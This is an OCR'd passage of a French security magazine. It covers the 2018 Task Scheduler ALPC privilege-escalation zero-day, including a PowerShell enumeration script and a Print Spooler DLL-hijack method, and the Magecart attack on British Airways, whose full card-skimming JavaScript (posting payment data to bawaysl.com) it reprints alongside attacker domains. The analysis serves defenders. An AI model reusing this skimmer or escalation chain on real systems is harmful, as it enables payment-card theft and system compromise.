
Le chercheur qui a publié la vulnérabilité a joint un script Powershell qui permet d'énumérer les cibles potentielles. Ce script recherche tous les fichiers au sein du répertoire C:\Windows accessibles par l'utilisateur SYSTEM.

```
$aapsid = 'NT AUTHORITY\SYSTEM'
ForEach($file in (Get-ChildItem -recurse -Path 'C :\windows'))
{
   $acl = Get-Acl -path $file.PSPath
   ForEach($ace in $acl.Access)
  {
      If(($ace.FileSystemRights -eq
           [Security.AccessControl.FileSystemRights] : :FullControl) -and
            $ace.IdentityReference.Value -in $aapsid)
      {
          Write-Output $file.PSPath
      }
   }
}
```

Comme mentionné plus haut, les principaux binaires système (cmd.exe, sethc.exe, …), depuis Windows 6.0 (Windows Vista), sont associés à l'utilisateur TrustedInstaller. Il n'est donc pas possible, même avec l'utilisateur SYSTEM de les modifier.

Par contre le répertoire C:\Windows\System32\DriverStore\FileRepository\ contient environ 200 DLL qui sont accessibles pour l'utilisateur SYSTEM. Ce répertoire a été introduit sous Windows Vista et contient les drivers Windows et des applications tierces [19].


Les drivers sont notamment accompagnés d'un fichier .inf qui décrit ses spécificités (nom du driver, sa version ...).



Au sein du répertoire C:\Windows\System32\DriverStore\FileRepository\ beaucoup de DLL concernent des « drivers » d'impression. Notamment la DLL C:\Windows\system32\DriverStore\FileRepository\prnms003.inf_amd64_be4393c143e46548\Amd64\PrintConfig.dll (attention le chemin peut être légèrement différent suivant votre version de votre système d'exploitation), est en lien avec les impressions XPS. Cette conclusion peut être tirée à partir du fichier .INF associé (prnms003.inf).

```
[MS_UNISHARE]
CopyFiles=@unishare-pipelineconfig.xml,@unishare.gpd,@PrintConfig.dll
ConfigFile=PrintConfig.dll
DataFile=unishare.gpd
DriverFile=mxdwdrv.dll
CoreDriverSections="{D20EA372-DD35-4950-9ED8-A6335AFE79F5},XPSDRV.OEM"
```


La DLL repose donc sur le driver en charge des impressions XPS [15].
Pour essayer de mieux comprendre dans quel cadre cette DLL est utilisée, on peut explorer les fonctions exportées par la DLL.




Par exemple, la fonction DrvDocumentEvent [16] s'occupe des évènements d'impression, notamment en relation avec le Graphics Device Interface (GDI). On peut donc faire l'hypothèse que la DLL est utilisée au sein des formulaires d'impression XPS.

**« Le but est donc de remplacer une DLL chargée par un process disposant de privilèges élevés (par exemple, un service lancé en tant que SYSTEM). »**


Afin de vérifier cette hypothèse, on va tenter de lancer une impression XPS et surveiller le chargement des DLL à l'aide de l'outil Procmon. Pour ce faire, on utilise notre binaire préféré : Notepad. A la sélection de l'imprimante XPS (à partir du menu impression), on remarque le chargement de la DLL PrintConfig.dll. Cela confirme donc notre hypothèse concernant l'utilité de la DLL.





La gestion des impressions est réalisée via le service nommé Print Spooler (spoolsv.exe) qui est lancé, par défaut sur l'ensemble des systèmes d'exploitation Windows, en tant que SYSTEM. Pour déclencher le chargement de la DLL via le process spoolsv.exe qui dispose des droits SYSTEM, on va utiliser la fonction StartXpsPrintJob()) qui permet de déclencher une impression XPS.

### The final count down

En résumé, la vulnérabilité nécessite l'enchaînement des 4 étapes suivantes :




En exécutant notre binaire, nous arrivons donc à lancer notre deuxième exécutable favori notepad.exe avec les droits NT AUTHORITY\SYSTEM.




Attention, l'exécution est réalisée au sein de la session 0. Pour rappel, cette session est une isolation des processus sensibles réalisés par Windows. Sans rentrer dans les détails, Microsoft a réalisé une croisade pour interdire tout accès utilisateur à cet environnement. Il désactive d'abord le service (Interactive Services Detection) sous Windows 8 puis enlève les claviers / souris sous Windows 10 pour finir par la suppression pure et simple du service sur la version 1703 de Windows 10... Vous l'aurez compris, notre PoC est assez inoffensif. Vous serez obligé d'utiliser ProcExp de la suite SysInternals pour vérifier nos dires et constater l'exécution du Notepad.exe avec les droits SYSTEM.

Nous laissons le soin aux lecteurs de transformer ce PoC inoffensif en quelque chose de plus intéressant, à caractère éducatif ou dans le cadre de votre test d'intrusion, évidemment.

## > Et le patch ?

La vulnérabilité a bien entendu été corrigée depuis par Microsoft. Les premiers à avoir proposé un patch est la société 0patch [17] qui a publié un patch le 30 août 2018, soit 13 jours avant la publication du patch par Microsoft [18].

La correction est assez simple : avant d'appliquer le descripteur de sécurité, l'application récupère les droits de l'utilisateur via la fonction RpcImpersonateClient. Comme son nom l'indique, la fonctionnalité permet d'impersonifier les droits de l'utilisateur.

Une fois les descripteurs appliqués, l'application récupère les droits SYSTEM via la fonction RpcRevertToSelf.

## Sources et Références


[1] https://twitter.com/SandboxEscaper/status/1034125195148255235
[2] https://www.welivesecurity.com/fr/2018/09/06/powerpool-jour-zero-alpc-lpe/
[3] https://www.cert.ssi.gouv.fr/alerte/CERTFR-2018-ALE-009/
[4] https://msdn.microsoft.com/en-us/library/cc248263.aspx
[5] https://msdn.microsoft.com/en-us/library/cc248452.aspx
[6] https://blogs.technet.microsoft.com/askds/2008/04/18/the-security-descriptor-definition-language-of-love-part-1/
[7] https://docs.microsoft.com/en-us/windows-hardware/drivers/kernel/sddl-for-device-objects
[8] https://askubuntu.com/questions/108771/what-is-the-difference-between-a-hard-link-and-a-symbolic-link
[9] https://googleprojectzero.blogspot.com/2015/12/between-rock-and-hard-link.html
[10] https://docs.microsoft.com/en-us/windows/desktop/api/WinBase/nf-winbase-createhardlinka
[11] https://github.com/googleprojectzero/symboliclink-testing-tools
[12] https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-vista/cc766301(v=ws.10
[13] https://technet.microsoft.com/fr-fr/library/2007.06.acl.aspx
[14] https://docs.microsoft.com/fr-fr/windows/desktop/dlls/dllmain
[15] https://docs.microsoft.com/en-us/windows-hardware/drivers/print/package-aware-print-drivers-that-share-files
[16] https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/content/winddiui/nf-winddiui-drvdocumentevent
[17] https://blog.0patch.com/2018/08/how-we-micropatched-publicly-dropped.html
[18] https://blog.0patch.com/2018/09/comparing-our-micropatch-with.html
[19] https://doxygen.reactos.org/d5/da6/dll_2win32_2kernel32_2client_2file_2hardlink_8c_source.html


### Repo Github

https://github.com/OneLogicalMyth/zeroday-powershell
https://github.com/riparino/Task_Scheduler_ALPC
https://github.com/SandboxEscaper/randomrepo
https://github.com/GossiTheDog/zeroday

### Write-up

https://borncity.com/win/2018/08/28/windows-0-day-alpc-vulnerability-in-task-scheduler/
https://doublepulsar.com/task-scheduler-alpc-exploit-high-level-analysis-ff08cda6ad4f
https://www.welivesecurity.com/fr/2018/09/06/powerpool-jour-zero-alpc-lpe/
https://ackcent.com/blog/a-walkthrough-of-the-new-windows-0-day-released-on-twitter/
https://hunter2.gitbook.io/darthsidious/privilege-escalation/alpc-bug-0day
https://dru1d.ninja/2018/08/29/ALPC-Exploit/

### MSDN resources

https://docs.microsoft.com/en-us/windows/desktop/secauthz/dacls-and-aces
https://docs.microsoft.com/en-us/windows/desktop/secauthz/access-control-lists
https://blogs.technet.microsoft.com/askds/2008/05/07/the-security-descriptor-definition-language-of-love-part-2/
https://blogs.msdn.microsoft.com/cjacks/2008/08/29/what-is-the-trustedinstaller-entity-you-see-in-windows-vista/
https://blogs.technet.microsoft.com/askperf/2007/07/24/sessions-desktops-and-windows-stations/
https://docs.microsoft.com/en-us/windows-hardware/drivers/install/driver-store

### Autres :

https://googleprojectzero.blogspot.com/2018/04/windows-exploitation-tricks-exploiting.html
https://www.reddit.com/r/programming/comments/9b0d52/hacker_discloses_unpatched_windows_zeroday/


# Magecart et l'attaque de British Airways

Par Pierre ALBERTEAU


Ken Douglas

## > Préambule

Le 06 septembre 2018, la plus grande compagnie aérienne de Grande-Bretagne, la British Airways, annonçait la compromission de son site et de son application mobile de réservation en ligne. L'attaque en question aurait eu lieu entre le 21 août 2018 à 22h58 et le 5 septembre 2018 à 21h45, date à laquelle la découverte a été faite.


BRITISH AIRWAYS

Register now | Login ID | PIN/Password | Log in | Remember me | Forgotten PIN/Password?

Flights and holidays | Manage My Booking | Information | Executive Club | Business Travel | United Kingdom - English

Home

Customer data theft

**We are investigating, as a matter of urgency, the theft of customer data between 22:58 BST August 21 2018 until 21:45 BST September 5 2018 from our website, ba.com, and our mobile app.**

The stolen data included personal and financial details of customers making bookings and changes on ba.com and the airline's app. The data did not include travel or passport details.

The theft has been reported to the authorities and our website is now working normally.

What to do if you have been affected

If you believe you may have been affected because you made a booking or paid to change your booking with a credit or debit card on ba.com or the mobile app between 22:58 BST August 21 2018 until 21:45 BST September 5 2018, we recommend you contact your bank or credit card provider and follow their advice.

We understand that this incident will cause concern and inconvenience. We are contacting all affected customers to say sorry, and we will continue to update them in the coming days.

Phishing

Customers should also be aware that fraudsters may be claiming to be British Airways and attempt to gather personal information by deception (known as 'phishing').

We will not be contacting any customers asking for payment card details and any such requests should be reported to the police and relevant authorities.

See below for more information on how to validate that the email you have received from us is genuine.

Feedback

D'après la compagnie, 380 000 potentiels clients auraient été victimes d'un vol de données de cartes bancaires. Cependant, la British Airways affirme que seuls les clients ayant utilisé le formulaire de paiement du site (ou depuis l'application mobile) durant les 2 semaines de l'attaque sont concernés. Tous les autres clients ayant auparavant enregistrés leur carte bancaire ne le sont pas.


La compagnie a contacté la plupart des clients concernés en leur demandant de prendre toutes les précautions et de rentrer en contact avec leurs banques respectives et de surveiller leurs comptes. Certaines banques ont pris l'initiative de renouveler les cartes de leurs clients en prévention.

**« Le principe de l'attaque est simple : les attaquants ont modifié un script hébergé sur le site de la compagnie aérienne afin d'y ajouter un code permettant d'envoyer une copie des informations saisies au sein du formulaire de paiement vers un serveur pirate. »**

Après une investigation plus poussée de la British Airways, il s'avère que le nombre exact de victimes soit descendu à 244 000. De plus, il est possible que 77 000 autres personnes aient été touchées entre le 21 avril 2018 et le 28 juillet 2018. Il est également question de 108 000 autres victimes pour lesquelles les données volées ne comprendraient pas le cryptogramme. Malheureusement l'annonce effectuée par la compagnie n'est plus disponible sur leur site web.

## > Détails techniques

La simplicité au service de la performance, voilà une définition de ce piratage. En effet après analyse par différents experts mondiaux, il s'avérait que le code JavaScript utilisé par les pirates pour dérober les informations bancaires de 244 000 personnes tiendrait en vingt-deux lignes.




Le principe est simple : les attaquants ont modifié un script afin d'y ajouter un code permettant d'envoyer une copie des informations saisies au sein du formulaire de paiement vers un serveur pirate.

En effet, les données bancaires étaient également transmises vers le serveur légitime. Les réservations pouvaient donc être finalisées sans problème, évitant d'éveiller les soupçons des équipes de la British Airways. Cette technique a ainsi permis aux attaquants de rester furtifs pendant pratiquement deux semaines.

Ces vingt lignes (cf ci-dessous) ont donc été retrouvées à la fin d'une bibliothèque JavaScript nommée Modernizr, utilisée et hébergée par la British Airways à l'adresse https://www.brisithairways.com/cms/global/scripts/lib/modernizr-2.6.2.min.js. Cette bibliothèque permet de détecter quelles sont les fonctionnalités HTML, CSS et Javascript mises à disposition par le navigateur de l'utilisateur. C'est le code hébergé par la British Airways qui a été modifié et non le code source disponible au public et fourni par Modernizr. En se penchant sur le code, on peut remarquer qu'il est d'une simplicité déconcertante.


Une fois que tous les éléments de la page sont chargés, le script attache une fonction à deux évènements JavaScript qui sont mouseup et touchend liés au bouton de soumission du formulaire de carte bancaire (1). Ces deux évènements sont respectivement le clic de la souris et le « touché » sur un écran tactile. On notera bien ici la volonté d'être compatible avec le maximum d'appareils tels que les tablettes, smartphones ou autres ordinateurs à écran tactile.

Cette fonction récupère et sérialise les données du formulaire sous l'id paymentForm dans un objet. Elle sérialise également les informations contenues dans l'id personPaying, qu'elle insère ensuite dans le premier objet créé (2).

Une fois ces données bancaires collectées, elles sont envoyées au format JSON à l'adresse contrôlée par les pirates, vers le domaine bawaysl.com (3).

D'après la British Airways, le vol de données a débuté à peine une heure après la modification de la bibliothèque. Ceci peut être vérifié par les entêtes de modification renvoyés par le serveur compromis.

Ce fichier n'avait pas été modifié depuis 2012.




L'infrastructure utilisée par les attaquants a été spécialement conçue pour la British Airways, ce qui explique, en partie les deux semaines qu'il aura fallu pour les détecter.. Preuve en est avec le domaine utilisé pour extraire les données, bawaysl.com, ressemblant à une adresse légitime de la compagnie. Le serveur, hébergé en Roumanie, avec pour adresse IP 89.47.162.248, appartient au fournisseur de VPS (Virtual Private Server) Time4VPS basé en Lituanie.

Fait étonnant lorsque l'on étudie le certificat SSL utilisé, celui-ci a été acheté auprès de l'autorité de certificat Comodo au lieu de passer par Let's Encrypt qui est gratuit mais qui implémente le standard Certificate Transparency pour tous les certificats qu'ils émettent. Comodo implémente ce standard de façon obligatoire pour tous ses certificats émis depuis le 30 avril 2018, ceci n'étant pas rétroactif.Cela démontre une fois de plus l'intention de se faire passer pour un domaine légitime et d'éviter au maximum les soupçons. Ce certificat a été acheté le 15 août 2018 soit 6 jours avant le début de l'attaque.

```
1  window.onload = function()
2  {
3      jQuery("#submitButton").bind("mouseup touchend", function(a)   <- 1
4      {
5          var
6              n = {};
7              jQuery("#paymentForm").serializeArray().map(function(a)
8              {
9  2 <-           n[a.name] = a.value
10             });
11             var e = document.getElementById("personPaying").innerHTML;
12             n.person = e;
13             var t = JSON.stringify(n);
14             setTimeout(function()
15             {
16                 jQuery.ajax(
17                 {
18 3 <-              type: "POST",
19                  async: !0,
20                  url: "https://bawaysl.com/gateway/app/dataprocessing/api/",
21                  data: t,
22                  dataType: "application/json"
23              })
24             }, 500)
25     } )
26 }
```

# MageCart et l'attaque de British Airways

Cela laisse à penser que le groupe MageCart avait accès aux ressources de la compagnie bien avant.

| | |
|---|---|
| Issued | 2018-08-15 |
| Expires | 2020-08-15 |
| Serial Number | 129950451738167431558149351195969236479 |
| SSL Version | 3 |
| Common Name | baways.com (subject)<br>COMODO RSA Domain Validation Secure Server CA (issuer) |
| Alternative Names | baways.com (subject)<br>www.baways.com (subject) |
| Organization Name | COMODO CA Limited (issuer) |
| Organization Unit | PositiveSSL (subject) |
| Street Address | |
| Locality | Salford (issuer) |
| State/Province | Greater Manchester (issuer) |
| Country | GB (issuer) |

L'application mobile n'est pas en reste non plus. Après étude de son code, on s'aperçoit que pour tout ce qui est attrait à la recherche, la réservation et la gestion des vols, elle utilise une version mobile du site web provenant de l'adresse suivante : www[.]britishairways[.]com/travel/ba_vsg17.jsp/seccharge/public/.

**« Nous ne savons pas si la British Airways était certifiée PCI DSS. Cependant, l'application stricte du standard aurait sans doute permis de contrer l'attaque initiale ou, à minima, de limiter sa durée. »**

Cette version mobile utilise les mêmes codes CSS et JavaScript que le site web et donc la bibliothèque Modernizr avec l'évènement touchend pour les écrans tactiles.

## > MageCart, le spécialiste du vol de données bancaires

Le groupe à l'origine de l'attaque se nomme MageCart et est connu pour le vol de données bancaires. Ses premières attaques remonteraient à 2015 environ. Ce groupe est au cœur d'une vaste campagne de vols d'informations bancaires ayant touché plus de 800 sites d'e-commerce depuis l'année dernière. Sa spécialité réside dans le skimming, attaque généralement conçue pour les DAB (distributeur automatique de billets) et ayant pour but de voler silencieusement les données de cartes bancaires. Le groupe a appliqué cette technique au web.

Parmi les plus connus, il y a Newegg annoncé le 19 septembre 2018. La société estime avoir perdu les données de ses clients pendant plus d'un mois entre le 15 août 2018 et le 18 septembre 2018. Le code malveillant lui tiendrait en 15 lignes seulement et serait globalement similaire à celui utilisé dans l'attaque de la British Airways. Le serveur hébergeant le code était enregistré sous l'adresse www.neweggs-tats[.]com.
On peut aussi retrouver Ticketmaster, victime du groupe entre février et juin 2018 pour la version anglaise et depuis septembre 2017 à l'internationale. On estime le nombre de victimes à 5% des clients de Ticketmaster, soit environ onze millions et demi de personnes.

La société Feedify fut également victime de ce groupe. Elle met à disposition des sites e-commerce, une bibliothèque feedbackembad-min-1.0.js permettant aux clients de laisser des commentaires et aux vendeurs de leur envoyer des notifications. Le serveur de Feedify hébergeant le script en question aurait donc été compromis, permettant aux attaquants de modifier ce fichier pour y insérer le code malveillant.
Ainsi, c'est plus de quatre mille sites utilisant cette fonctionnalité qui auraient été affectés.

La découverte a été faite le 05 septembre 2018, dès le lendemain, Feedify annonçait que leur script hébergé sur https://feedify.net/getjs/feedbackembad-min-1.0.js avait été nettoyé. Cependant en date du 12 septembre 2018, le script à l'adresse https://cdn.feedify.net/getjs/feedbackembad-min-1.0.js était toujours infecté.

Les derniers scripts du groupe MageCart ayant été trouvés révèlent l'utilisation de plusieurs domaines pour héberger le script ou pour recevoir les données volées, en voici une liste exhaustive :

- 3.166.243[.]206 ;
- magento[.]name/mage/mage.js ;
- magento[.]name/mage/mail2.php ;
- magentocore[.]net/mage/mage.js ;
- magentocore[.]net/mage/mail2.php ;

## > Et le PCI DSS dans tout ça ?

Nous ne savons pas si la British Airways était certifiée PCI DSS. Cependant, l'application stricte du standard aurait sans doute permis de contrer l'attaque initiale ou, à minima, de limiter sa durée. En effet, le standard impose notamment un contrôle d'intégrité sur les serveurs manipulant les données de carte. Ce contrôle aurait ainsi pu lever une alerte lors du changement du fichier .js et donc d'identifier la compromission au plus vite.

Malgré tout, si le fichier JavaScript provient d'un site tiers (comme le cas de Feedify) et donc non hébergé par le site certifié, comment peut-on vérifier l'intégrité de ce fichier (et donc l'intégrité du partenaire). C'est une question intéressante qui est sujette à de nombreux débats au sein de la communauté de QSA ;)

Dans ce cas-là, quid de la confiance accordée à Google Analytics ou autres scripts, toujours intégré sur les sites e-commerce… Des évolutions seraient d'ailleurs à prévoir au sein des standards SAQ A (site e-commerce reposant sur des iframes ou redirections au moment du paiement) qui n'incluent pas encore ces notions de contrôle d'intégrité des pages…

## > Conclusion

Comme nous l'avons vu dans cette attaque, le groupe Magecart a utilisé un procédé astucieux et furtif afin de faire le plus de victimes possibles. L'utilisation de domaines spécifiques et d'une architecture dédiée montre le professionnalisme de ce groupe.

Le seul point non divulgué à l'heure où nous rédigeons cet article concerne le moyen utilisé pour compromettre le serveur en question. Ces attaques remettent de nouveau en question la sécurité des sites e-commerces et des prestataires…

**Références**


✚ https://www.britishairways.com/en-gb/information/incident/data-theft/latest-information

✚ https://www.bbc.com/news/uk-england-london-45440850
https://www.riskiq.com/blog/labs/magecart-british-airways-breach/

✚ https://www.riskiq.com/blog/labs/magecart-ticketmaster-breach/

✚ https://www.bleepingcomputer.com/news/security/feedify-hacked-with-magecart-information-stealing-script/

✚ https://www.zscaler.com/blogs/research/magecart-campaign-remains-active

✚ https://www.bankinfosecurity.com/magecart-skimming-group-hits-e-commerce-giant-newegg-a-11530

✚ https://www.infosecurity-magazine.com/news/magecart-skimmed-newegg-cards/

✚ https://www.bleepingcomputer.com/news/security/77k-additional-customers-affected-by-british-airways-magecart-data-breach/


## > INFO

**3 000 accès à des portes dérobées sont en vente sur un forum de piratage russe**

Selon un nouveau rapport partagé par la société Flashpoint, des pirates informatiques ont vendu l'accès à plus de 3 000 sites web vulnérables sur un forum de piratage russophone. Le nom du forum est « MagBO » et il est relativement nouveau dans ce milieu où d'autres comme HackForum, Exploit.in, xDedic, NuleId ou Mal4All ont déjà fait leurs preuves. Toujours selon Flashpoint, MagBO serait spécialisé dans la vente d'interpréteur de commandes sur des sites web déjà piratés.

De manière générale, les portes dérobées permettraient de se connecter sur les sites. Les accès peuvent varier à différents degrés en fonction de la manière dont le site a été piraté.

Un utilisateur pourrait être en mesure d'accéder à :
- un interpréteur PHP ;
- un accès à la machine ;
- un accès au domaine ;
- un accès FTP ;
- un accès SSH ;
- un accès au panneau d'administration ;
- un accès à la base de données Les prix varient de 0,50 à 1 000 dollars par machine.

Bien que Flashpoint n'ait pas été en mesure de trouver des preuves claires reliant les sites vendus sur MagBO aux récentes campagnes Magecart (Ticketmaster (CXN-2018-2914 ), British Airways (CXN-2018-3620 ), Feedify (CXN-2018-3758 ), ABS-CBN, Newegg (CXN-2018-3818 ), Vitali Kremez, le directeur de recherche de Flashpoint, n'exclut pas que certains des piratages Magecart encore inconnus aient pu impliquer des achats d'accès aux sites via MagBO par les équipes Magecart.

# La publication du mois

par Jonathan THIRION


Stéphane Marcault


## > Thieves and Geeks: Russian and Chinese Hacking Communities

Des chercheurs ont publié une étude portant sur les communautés de pirates russes et chinois. Pour cela, ils ont analysé la structure et le contenu de forums du Dark Web ciblant les internautes de ces deux pays.

Les chercheurs notent que les groupes de pirates russes et chinois ont des origines et des modes opératoires différents, bien qu'ils aient émergé dans deux pays dirigés de manière autoritaire.

Les cybercriminels russophones seraient principalement motivés par le gain financier. En effet, les premiers forums à destination de cette audience seraient apparus pour offrir une alternative à Counterfeit Library, un des premiers forums anglophones destinés aux fraudes liées aux cartes bancaires. C'est autour du forum Odessa Summit que s'est constituée la Carders Alliance (ou CarderPlanet), l'un des premiers groupes de pirates russophones. Ils vendaient des données et des objets utilisés pour la fraude liée aux cartes bancaires (skimmers, encodeurs de bandes magnétiques). Les premières activités cybercriminelles perpétrées par des résidents de l'ancienne URSS sont le fait de citoyens qualifiés, mais mal payés, qui se sont donc tournés vers ces activités. Ils ciblaient les citoyens des pays occidentaux.

Les forums russophones laissent désormais peu de place à l'aspect social et sont centrés sur le profit financier. La plupart des utilisateurs seraient peu enclins à partager leurs connaissances s'ils ne sont pas payés en retour.



En plus des outils et services habituellement disponibles sur les plateformes du Dark Web, les sites russes proposent souvent des services permettant de compliquer l'interruption d'opérations illégales, comme des hébergements « bulletproof » et des accès VPN. Les annonces sont parfois publiées en russe et en anglais, afin de toucher l'audience la plus large possible.

